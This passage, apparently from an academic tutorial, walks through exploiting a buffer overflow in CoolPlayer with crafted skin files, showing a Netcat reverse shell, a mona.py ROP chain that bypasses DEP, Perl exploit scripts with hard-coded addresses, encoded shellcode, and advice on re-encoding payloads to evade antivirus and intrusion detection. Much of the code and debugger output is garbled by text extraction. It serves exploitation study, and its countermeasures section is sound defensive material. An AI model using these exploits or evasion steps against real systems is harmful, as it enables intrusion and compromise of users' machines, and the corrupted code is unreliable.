Open the "shell-reverse-tcp.ini" skin file in CoolPlayer and return to the command line where the Netcat listener is running. You will see a connection from the IP address 192.168.0.200 and a command shell open up with a different directory than where you started the listener (see figure 39). The command shell is opened in the directory where the skin file is located. Further results can be found in Appendix F in figures 1 & 2 showing contents of directory and navigating directories in the shell.

```
Command Prompt - nc - lvnp 4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>nc - lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.200] from (UNKNOWN) [192.168.0.200] 1067
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\coolplayer>
```

Figure 39: Netcat listener receives connection from 192.168.0.200 and a command shell is spawned.

## 2.3 SECTION 2 - DEP ENABLED IN ("OPT OUT" MODE).

This next section will show how the buffer overflow can be exploited when DEP is enabled.

#### **Ensuring DEP is enabled in Opt Out**

For this section DEP will need to be enabled for the target application in "Opt Out". To enable this right click on "My Computer" on the Desktop and go to "properties -> Advanced -> performance -> settings" (Appendix A, figure 1). In the performance options navigate to the Data Execution Prevention tab and select the second option "turn on DEP for all programs and...". From the previous section you may have the target application added and ticked. Untick the target application if so. At the bottom you will notice an "add" option. Select "add" and choose any application that is **not** the target application. Once another application has a tick and is in the list of exceptions select "Apply". You should have the same settings as Appendix A, figure 3. You will most likely get the message shown in Appendix A, figure 4. Restart the system for changes to apply. DEP should now be enabled in DEP Opt Out.

A really helpful method to check the current DEP policy is using the windows wmic command line tool (Deland-Han, 2022). Run the command "wmic OS Get DataExecutionPrevention\_SupportPolicy" in a command prompt and a number three should be returned. Number three is "DEP Opt Out" meaning the operating system is set up for the next stage of the tutorial (Deland-Han, 2022). Figure 40 demonstrates this command and the output retuned.

```
C:\Documents and Settings\Administrator>wmic OS Get DataExecutionPrevention_SupportPolicy DataExecutionPrevention_SupportPolicy 3
```

Figure 40: DEP policy returned is three, meaning DEP enabled in Opt Out.

#### **ROP Chains**

If you attempt to run the previous exploits it would not work anymore. Instead, it will be stopped and the shellcode not executed. Figure 41 on the next page is the error message DEP gives. This is due to the protection from DEP. This section will go over how to bypass DEP with Return Orientated Programming(ROP).



Figure 41: DEP preventing calculator opening.

You now need to inspect how the application functions with DEP enabled using Immunity Debugger. To get around DEP a ROP Chain is needed. This will bypass DEP prevention and execute the shellcode. However, a very crucial step to generating ROP Chains is that the application could contain bad characters. If these bad characters aren't filtered out the ROP chain will not work.

To begin, use mona.py and its "bytearray" feature to create a list of all characters that could potentially be a bad character (Corelan, 2011). Enter the command "!mona bytearray -b '\x00\x0a\x0d' ". Figure 42 illustrates using the command to create the bytearray in Immunity Debugger. The flag "-b" is used to exclude common bad characters such "\x00\x0a\x0d" which are nullbytes, carriage return/line feed. The bytearray will be placed in a text file called "bytearray.txt".




Figure 42: Creating bytearray with mona.py.

Create a Perl file called "ROPChaintest.pl" and insert the bytearray like shown in figure 43. Generate the skin file "ROPChaintest.ini". Attach CoolPlayer with Immunity Debugger and open the skin file.

Figure 43: Bytearray as a skin file "ROPChaintest.ini".

The objective is to compare bad characters loaded into memory from the skin file and the "bytearray.bin" file containing the full bytearray. As can be seen in figure 44 the bytearray did not load in fully and cut off after "2B" as "20" is then repeated. This means that character filtering was occurring. Copy the ESP value in the Register window which in this tutorial is "0012BEA8" (see figure 45). The ESP value is the location of the beginning of the bytearray.



Figure 44: Bytearray cut off in memory.




Figure 45: ESP value 0012BEA8.

Use mona.py to compare the bytearray with the command "!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin – a 0012BEA8". The -a flag is the ESP value where the bytearray begins in memory. The command is shown in figure 46.

Figure 46: Comparing bytearray with the one loaded in memory using mona.py.

After comparing you should get the result back that there are bad characters "00 0a 0d 2c 3d" (see figure 47). In total five bad characters were found by Mona.py. The next step is remove these characters from the bytearray in the "ROPChaintest.pl" and load the skin back into CoolPlayer (see figure 48).

| P mona Memory comparison results |                         |                  |        |          |  |  |  |  |  |  |  |
|----------------------------------|-------------------------|------------------|--------|----------|--|--|--|--|--|--|--|
| Address                          | Status                  | BadChars         | Type   | Location |  |  |  |  |  |  |  |
| 0x0012bea8                       | Corruption after 41 byt | e 00 0a 0d 2c 3d | normal | Stack    |  |  |  |  |  |  |  |
|                                  |                         |                  |        |          |  |  |  |  |  |  |  |

Figure 47: Five bad characters retuned from mona.py comparison.

Figure 48: Bytearray without bad characters.

Mona.py will give the output "Hooray, normal shellcode unmodified" as no more bad characters are left which can be seen in figure 49.

```
OBSID-880 [*] Command used:

088DF980 mona compare = f :\Program Files\Immunity Ino\Immunity Debugger\bytearray.bin -a 00128EA8

088DF980 [*] Reading file C:\Program Files\Immunity Ino\Immunity Debugger\bytearray.bin...

088DF980 | Read 222 bytes from file |
088DF980 | Read 222 bytes from file |
088DF980 | Files time logifile compare.txt

088DF980 | Generating output file 'compare.txt'
088DF980 | Generating module info table, hang on...
088DF980 | Files time logifile compare.txt

088DF980 | Files time logifile comparing the standard comparing the standard comparing bytes from file with memory :

0812EEA8 | Files time logifile time logifile time comparing the location : 0x0012bea8 (Stack)

0812EEA8 | Files time logifile time logifile time comparing the standard comparing the location : 0x0012bea8 (Stack)

0812EBR8 | Files time logifile time logifile time logifile time comparing the location is 0x0012bea8 (Stack)
```

Figure 49: No bad characters left from comparison.

Once the bad characters are removed from the bytearray load it back into memory again and no filtering will occur. After "2B" the number "20" did not repeat. All bytes displayed one after another as seen in figure 50 on the next page.

| 00158538 | 41         | 41  | 41 | 41 | 41 | 41 | 41         | 41  | HHHHHHHH                  |
|----------|------------|-----|----|----|----|----|------------|-----|---------------------------|
| 0012BEA0 | 41         | 41  | 41 | 41 | 42 | 42 | 42         | 42  | AAAABBBB                  |
| 0012BEA8 | 01         | 02  | 03 | 04 | 05 | 06 | 07         | 98  | 88 <b>*</b> +++- <b>5</b> |
| 0012BEB0 | 09         | ØB. | ØС | ØΕ | ØF | 10 | 11         | 12  | . ∂. 8×▶ <b>4</b>         |
| 0012BEB8 | 13         | 14  | 15 | 16 | 17 | 18 | 19         | 1Ā  | #¶\$_ <b>\$</b> †↓+       |
| 0012BEC0 | 1B         | īĊ. | 1D | ĪĒ | 1Ė | 20 | 21         | 22  | 4: HAT 1"                 |
| 9912BEC8 | 23         | 24  |    |    | 27 |    | <u>29</u>  |     | #\$%&'()*                 |
| 9912BED9 | ŽĔ         | 20  | 2Ĕ | _  | 30 | 31 | 32         | 33  | +/0123                    |
| 0012BED8 | 34         | 35  | 36 | 37 | šš | 39 | šĀ         | ăВ  | 456789::                  |
| 0012BEE0 | ăс         | ЗĔ  |    | 40 | 41 |    | 43         |     | <>?@ABCD                  |
| 0012BEE8 | 45         | 46  |    | 48 | 49 | 4A | 4B         |     | EFGHIJKL                  |
| 0012BEF0 | 4Ď         | 4E  |    | 50 | 51 |    | 53         |     | MNOPORST                  |
| 0012BEF8 | 55         | 56  | 57 | 58 | 59 | 5A | 5B         | 5C  |                           |
|          |            | _   |    |    |    |    |            |     |                           |
| 0012BF00 | 5 <u>D</u> | 5Ē  |    | 60 | 61 |    | 63         |     | 1^_" abcd                 |
| 0012BF08 | 65         | 66  | 67 | 68 | 69 | 6A | <u>6</u> ₿ | é¢. |                           |
| 0012BF10 | <u>6D</u>  | 6E  | 6F | 70 | 71 | 72 | 73         | 74  | mnopgrst                  |
| 0012BF18 | 75         | 76  | 77 | 78 | 79 | 7A | 7B         | 70  | uvwxyz(;                  |
| 0012BF20 | 70         | 7E  | 7F | 80 | 81 | 82 | 83         | 84  | )‴∆Çü∉āä                  |
| 0012BF28 | 85         | 86  | 87 | 88 | 89 | 8A | 88         | 80  | ääçéééïī                  |
| 0012BF30 | 8D         | 8E  | 8F | 90 | 91 | 92 | 93         | 94  | iä <b>ä</b> eæÆöö         |
| 0012RF38 | 95         | 96  | 97 | 98 | 99 | 90 | 9B         | 90  | διμακατίσης <del>Γ</del>  |

Figure 50: Bytearray loaded into memory fine.

You now have a list of bad characters. Use mona.py to create ROP Chains filtering these bad characters with the command "!mona rop -m msvcrt.dll -cpb \x00\x0a\x0d\x2c\x3d". Figure 51 demonstrates the command to generate a ROP chain with the bad characters filtered out.

```
!mona rop -m msvcrt.dll -cpb "x00\x0a\x0d\x2c\x3d"

[09:21:42] Attached process paused at ntdll.DbgBreakPoint
Figure 51: Generating ROP chain filtering out bad characters.
```

Like obtaining the JMP ESP address previously, a ".dll" file is needed to generate the ROP chain with. In this tutorial msvcrt.dll in the file chosen in the command with flag -m. Enter in the complete list of all bad characters to the flag -cpb which filters all the bad characters when generating the ROP chain. Generate the ROP chain, and a text file will be created called "rop\_chains.txt" with mona.py's attempt at creating the ROP chain automatically.

In rop\_chains.txt a lot of ROP chains will be generated for different functions. For the tutorial the operating system was Windows XP. A good option for ROP chains with this operating system is "VirtualAlloc()". Within "rop\_chains.txt" you will see output of this function similar to Appendix E, figure 1. Locate the Ruby code. It's as close to Perl used in this tutorial. This ROP chain code is used later when creating the script.

The next step after generating the ROP chain is to find a return address to start the ROP chain. This is placed at the EIP like the JMP ESP memory address previously. Figure 52 is the command used to search for return instructions in the msvcrt.dll file. A text file will be created called "find.txt" containing potential return addresses (Appendix C, figure 9).

```
| mona find -type instr -s "retn" -m msvcrt.dll -cpb "x00\x0a\x0d"
```

Figure 52: Find return address command.

Choose one of the "retn" addresses in the "find.txt" file. In this tutorial "0x77c5a9ae" was selected as seen in figure 53. This is used later when creating the Perl script.

```
Ox77c5a9ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
```

Figure 53: Return address of msvcrt.dll.

All that's left is to check that the shellcode would not get cut off using the return address. Create a simple Perl file "ROPTest.pl". The EIP after five hundred and eighteen characters of memory is where the return address from "find.txt" should be placed. Place junk input containing four B's,C's,D's, and E's after the return address. See figure 54 and Appendix B. If there are any issues with input occurring the four B's would be cut off.

```
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Sfile= "ROPtest.ini";
Sheader = "[CoolPlayer Skin]\nPlaylistSkin=";
Sheader .= "A" x 518;

Sreturn = pack('v', 0x77c5a9ae); #return address to start ROP chain

Sjunk = "BBBB";
Sjunk .= "CCCC";
Sjunk .= "DDDD";
Sjunk .= "DDDD";
Sjunk .= "EEEE";

open(SFILE,">Sfile");
print SFILE Sheader.Sreturn.Sjunk;
close(SFILE);
```

Figure 54: ROPTest.pl script – testing input.

Attach CoolPlayer in Immunity Debugger, place a breakpoint at "0x77c5a9ae" using "Ctrl + G" (see figure 55 & 56) and run the application. Open the skin file "ROPtest.ini".



Figure 55: Finding return address in memory using "Ctrl + G"



Figure 56: Breakpoint set at "0x77c5a9ae".

After opening the skin file the breakpoint should be successfully hit (see figure 57). In memory, you will see that all the junk input will be loaded into memory as intended (see figure 58 on the next page). None of the input was cut off meaning the shellcode could be added into the Perl script as normal.




Figure 58: Junk input all in memory.

Now you have all the components to craft a ROP chain exploit. Create a new Perl file called "ROPChain.pl". Copy the code from "ROPTest.pl" as you will modify it. After the return address insert the ROP chain from the "VirtualAlloc()" XP section in "rop\_chains.txt". You will have to change some parts of the ROP chain as the script is written in Perl. You change into Perl by adding " pack('V', " before the addresses and adding "); " at the end of the addresses. Figure 59 shows how to modify the ROP chain into Perl. See Appendix B, RopChain.pl for the full script too.

```
Sfile= "Ropchain.ini";
Sheader = '[CoolPlayer Skin]\nPlaylistSkin=";
Sheader .= "A" x 518;

Sreturn = pack('v', 0x77c5a9ae);  #return address to start ROP chain

#[--INFO:gadgets_to_set_ebp:--]
SROPchain = pack('v', 0x77c1bbc0);  # POP EBP # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c1bbc0);  # skip 4 bytes [msvcrt.dll]

#[--INFO:gadgets_to_set_ebc:---]
SROPchain .= pack('v', 0x77c1bbc0);  # POP EBX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c4ae91);  # POP EBX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c4e0da);  # POP EAX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c38081);  # ADD EAX, 5e40c033 # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c38081);  # ADD EAX, 5e40c033 # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c38081);  # ADD EAX, 5e40c033 # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c48044);  # POP EAX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c46r8a);  # ADD EAX, 5e0000082 # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47e47aal);  # POP EAX # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
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SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47a41);  # POP EDI # RETN [msvcrt.dll]
SROPchain .= pack('v', 0x77c47
```

Figure 59: ROP chain in ROPChain.pl.

With the return address and ROP chain inserted all that is left is the shellcode. The investigator used the small calculator shellcode (Leitch, 2010). As the Perl script for this section is very large refer to Appendix B, ROPChain.pl. In ROPChain.pl add sixteen NOPs after the ROP chain and insert the calculator shellcode after these NOPs. Generate the skin file "ROPChain.ini" and open it with CoolPlayer. After opening the skin file a calculator should successfully open as shown in figure 60. With the calculator open you will have successfully bypassed DEP on CoolPlayer.




Figure 60: Calculator open using mini calculator shellcode

## 3 DISCUSSION

### 3.1 COUNTERMEASURES

Countermeasures have been created for buffer overflow exploits and some are effective than others. The main countermeasures are as follows.

#### **ASLR**

Address Space Layout Randomisation(ASLR) is a significant countermeasure to stack based exploits. Upon rebooting the machine, the memory addresses used to create the buffer overflow exploits will be useless as ASLR changes the locations of addresses where system executables are located (Imperva, 2022). This makes it impossible to craft a reliable exploit as each memory location will be different each time.

#### DEP

This prevention method is still used in modern operating systems today. However, this tutorial has shown that this could be bypassed. DEP on its own isn't one hundred percent reliable as a countermeasure. DEP combined with ASLR provide a great countermeasure for a system against buffer overflow attacks.

#### Stack Canaries

A prevention method used to check input that's being placed into memory. At the beginning of the stack a random value is assigned. When the application attempts to execute memory in the stack, first a check is done to find out if this random value is at the top of the stack. If the value is not there and the application is attempting to execute then a buffer overflow attack may be happening. The application then crashes to prevent the exploit. (Andrej, 2021).

#### Structured Exception Handling Overwrite Protection (SEHOP)

This prevention technique blocks exploits that use the Structured Exception Handler (SEH) overwrite method in Windows 7 and Windows Server 2008 (Microsoft, 2022). SEH is not mentioned in this tutorial but is still a noteworthy countermeasure. Essentially, an SEH overwrite is when a stack buffer overflow is used to overwrite an exception registration record. (Imperva, 2022)

#### Character Filtering

A method to disrupt a buffer overflow attack is to filter certain characters in the application. If shellcode contains any of these characters it will get filtered and the payload will not execute. This was seen in the tutorial with 2 characters "2c" and "3d" being filtered which could have caused the ROP chain to be unsuccessful. This extra countermeasure makes exploiting a buffer overflow in an application more difficult and time consuming.

## 3.2 EVADING INTRUSION DETECTION SYSTEMS(IDS)

An exploit script may get detected by Anti-Virus or an Intrusion Detection System(IDS). It can detect the exploit is harmful due to the payload or shellcode contained within the script or file. To avoid detection the payload will need to be encoded in a different format. In the tutorial "x86/alpha upper" was one encoding used.

However this is not designed for evasion and only for converting to upper case characters. Encoding is usually only to get around bad characters in the application that can cause issues with the payload.

However, one encoder called "x86/shikata\_ga\_nai" has some success in evading detection in Anti-Virus and IDS (BlueHood, 2022). Next, to increase the payload's evasiveness simply encode it again and again using iteration using the "-i" flag when generating the payload. In more advanced Anti-Virus and IDS this may be detected but for basic detection this encoding could bypass it and the payload go undetected.

#### 3.3 GENERAL DISCUSSION

In this tutorial the investigator has provided you with procedures to detect and exploit a buffer overflow vulnerability within an application. The investigator met the main aims of this tutorial as the vulnerability was proven using successful exploits with DEP enabled in Opt Out and DEP off. Countermeasures that are currently used for buffer overflow exploits have been provided meeting another aim of this tutorial. With working examples for both sections it's the hopes of the investigator that you will be able to reproduce these exploits yourself clearly and therefore meeting another sub aim of this tutorial.

#### 3.4 CONCLUSIONS

The investigator has given a successful tutorial on buffer overflow exploits and met all of the target aims. CoolPlayer was successfully exploited with a buffer overflow vulnerability executing various payloads with and without DEP enabled. He hopes you now have a good understanding of how to exploit a buffer overflow vulnerability yourself and know how they are prevented nowadays.

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## **APPENDICES**

## APPENDIX A - DEP PERMISSIONS

#### **DEP Off**




Figure 1: Performance settings option in system properties.



Figure 2: DEP turned off for target application.

#### **DEP Enabled in Opt Out**




Figure 3: Enabling DEP in OPT OUT mode. No exceptions for target application.




Figure 4: DEP settings applied.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>wmic OS Get DataExecutionPrevention_SupportPolicy DataExecutionPrevention_SupportPolicy 3

C:\Documents and Settings\Administrator>
```

Figure 5: DEP enabled in OPT Out as shown by number 3.

### Crashtest.pl

```
$file= "crash.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 700;
open($FILE,">$file");
print $FILE $header;
close($FILE);
```

### findEIP.pl

```
$file= "findEIPdist.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A";
open($FILE,">$file");
print $FILE $header;
close($FILE);
```

### ControlofEIP.pl

```
$file= "conrollingEIP.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = "BBBB"; #control of eip test
$junk1 = "C" x 200;
$junk2 = "D" x 200;

open($FILE,">$file");
print $FILE $header.$eip.$junk1.$junk2;
close($FILE);
```

#### controlofEIP-shellcode space.pl

```
$file= "conrollingEIP.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
```

```
$header .= "A" x 518; #distance to eip

$eip = "BBBB"; #control of eip test
$junk1 = "C" x 9148;
$junk2 = "DDDD";

open($FILE,">$file");
print $FILE $header.$eip.$junk1.$junk2;
close($FILE);
```

### shellcodespacepat.pl

```
$file= "ShellcodeSpacepat.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPLayer skin
$header .= "A" x 518; #distance to eip
$eip = "BBBB"; #control of eip test
$junk =
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### shellcode.pl

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 \x52\x4e\x52\x54\x37\x56\x51\x58\x49\x45\x34\x4c\x4b\x52"
 \x51\x50\x30\x4c\x4b\x43\x46\x54\x4c\x4b\x43\x46\x45"
 \x4c\x4c\x4b\x47\x36\x45\x58\x4c\x4b\x43\x4e\x47\x50\x4c"
 \x4b\x50\x36\x56\x58\x50\x4f\x54\x58\x54\x35\x4b\x43\x50\
 x59x43x31x58x51x4bx4fx4dx31x43x50x4cx4bx52
 \x4c\x47\x54\x56\x44\x4c\x4b\x51\x55\x47\x4c\x4c\x4b\x50"
 \x54\x56\x48\x43\x48\x45\x51\x5a\x4a\x4c\x4b\x50\x4a\x45"
 \x48\x4c\x4b\x50\x5a\x47\x50\x43\x31\x5a\x4b\x4b\x53\x50"
 x34\x51\x59\x4c\x4b\x56\x54\x4c\x4b\x43\x31\x5a\x4e\x50
 \x31\x4b\x4f\x50\x31\x4f\x30\x4b\x4c\x4e\x4c\x4c\x44\x4f
 \x30\x43\x44\x54\x47\x49\x51\x58\x4f\x54\x4d\x43\x31\x58"
 \x47\x5a\x4b\x44\x44\x47\x4b\x43\x4c\x56\x44\x56\x48\x54"
 \x35\x4b\x51\x4c\x4b\x50\x5a\x47\x54\x45\x51\x5a\x4b\x43"
 x56\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45
 x51\x5a\x4b\x4c\x4b\x45\x54\x4c\x4b\x45\x51\x4b\x58\x4d
 \x59\x50\x44\x56\x44\x45\x4c\x45\x31\x4f\x33\x4e\x52\x45"
 \x58\x56\x49\x4e\x34\x4d\x59\x4d\x35\x4d\x59\x58\x42\x45"
 x38\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x50\x52\x4b\x58\x4d
 \x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4d\x59\x51\x55\x54\x44\x4f"
 \x4b\x43\x4e\x4e\x38\x4d\x32\x54\x33\x4b\x37\x45\x4c\x51"
 x34\x56\x32\x4d\x38\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4b\
 \x39\x47\x35\x54\x48\x52\x48\x52\x4c\x52\x4c\x51\x30\x51"
 \x51\x45\x38\x50\x33\x56\x52\x56\x4e\x52\x44\x43\x58\x52"
 \x55\x54\x33\x45\x35\x43\x42\x4c\x48\x51\x4c\x51\x34\x45"
 \x5a\x4c\x49\x5a\x46\x50\x56\x4b\x4f\x50\x55\x45\x54\x4d"
 x59 x58 x42 x50 x50 x4f x4b x4e x48 x49 x32 x50 x4d x4f
 \x4c\x4c\x47\x45\x4c\x47\x54\x50\x52\x4d\x38\x43\x51\x4b"
 \x4f\x4b\x4f\x4b\x4f\x52\x48\x52\x4f\x54\x38\x50\x58\x47"
"\x50\x43\x58\x45\x31\x43\x57\x45\x35\x51\x52\x52\x48\x50"
```

```
\x4d\x43\x55\x52\x53\x54\x33\x56\x51\x49\x4b\x4c\x48\x51" .
 \x4c\x47\x54\x54\x4a\x4c\x49\x5a\x43\x43\x58\x56\x38\x51"
 \x30\x47\x50\x47\x50\x52\x48\x52\x54\x43\x55\x45\x34\x56"
 \x4e\x52\x48\x54\x30\x52\x4c\x52\x4f\x45\x39\x45\x38\x52"
 \x4e\x51\x30\x45\x35\x52\x58\x43\x58\x51\x30\x43\x52\x45"
 \x35\x43\x55\x43\x58\x51\x30\x43\x58\x45\x31\x43\x43\x43"
 '\x58\x45\x31\x43\x49\x45\x35\x43\x42\x52\x48\x52\x4f\x52"
 \x4c\x50\x50\x52\x4c\x52\x48\x56\x4c\x47\x50\x51\x53\x52\
 \x4f\x45\x38\x50\x43\x52\x4f\x52\x4f\x52\x4c\x56\x51\x4f"
'\x39\x4b\x38\x50\x4c\x51\x34\x56\x44\x4c\x49\x4d\x31\x56"
 \x51\x49\x42\x51\x42\x50\x53\x56\x31\x50\x52\x4b\x4f\x58\"
 x50x56x51x4fx30x50x50x4bx4fx50x55x43x38x41.
"\x41";
#messagebox shellcode
open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);
```

#### calc.pl

```
$file= "CalcShellcode.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip
eip = pack('V',0x7C86467B); #kernel32 jump esp
shellcode = "\x90" x 90; #NOPs
$shellcode = $shellcode.
 x89\xe3\xdb\xdd\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x49\.
 \x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\"
 '\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42"
 \x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\"
 \x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58"
 \x4b\x39\x43\x30\x43\x30\x45\x30\x45\x30\x4b\x39\x5a\x45"
 '\x56\x51\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b"
 \x56\x32\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x43\x42"
 x56x48x54x4fx4ex57x51x5ax51x36x50x31x4bx4f
 \x50\x31\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54\x42\"
 x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37"
 \x4b\x52\x5a\x50\x56\x32\x56\x37\x4c\x4b\x56\x32\x54\x50"
 '\x4c\x4b\x50\x42\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47\x30"
 '\x43\x48\x4d\x55\x4f\x30\x54\x34\x50\x4a\x43\x31\x4e\x30"
```

```
\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x56\x38\x47\x50"
 \x43\x31\x4e\x33\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44"
 \x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x49\x50"
 \x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37\x56\x58"
 \x4d\x30\x54\x35\x5a\x54\x43\x33\x43\x4d\x4b\x48\x47\x4b"
 \x43\x4d\x51\x34\x54\x35\x4b\x52\x50\x58\x4c\x4b\x50\x58"
 \x47\x54\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50\x4b\
 \x4c\x4b\x51\x48\x45\x4c\x45\x51\x58\x53\x4c\x4b\x43\x34"
 \x4c\x4b\x45\x51\x4e\x30\x4c\x49\x47\x34\x47\x54\x56\x44"
 x51\x4b\x51\x4b\x45\x31\x51\x49\x51\x4a\x56\x31\x4b\x4f
 x4dx30x56x38x51x4fx50x5ax4cx4bx45x42x5ax4b
 x4bx36x51x4dx43x5ax43x31x4cx4dx4bx35x4fx49
 '\x43\x30\x45\x50\x43\x30\x50\x50\x45\x38\x50\x31\x4c\x4b"
 \x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4f\x45"
 \x4e\x42\x56\x36\x43\x58\x4e\x46\x4c\x55\x4f\x4d\x4d\x4d"
 \x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x54\x4a\x4d\x50"
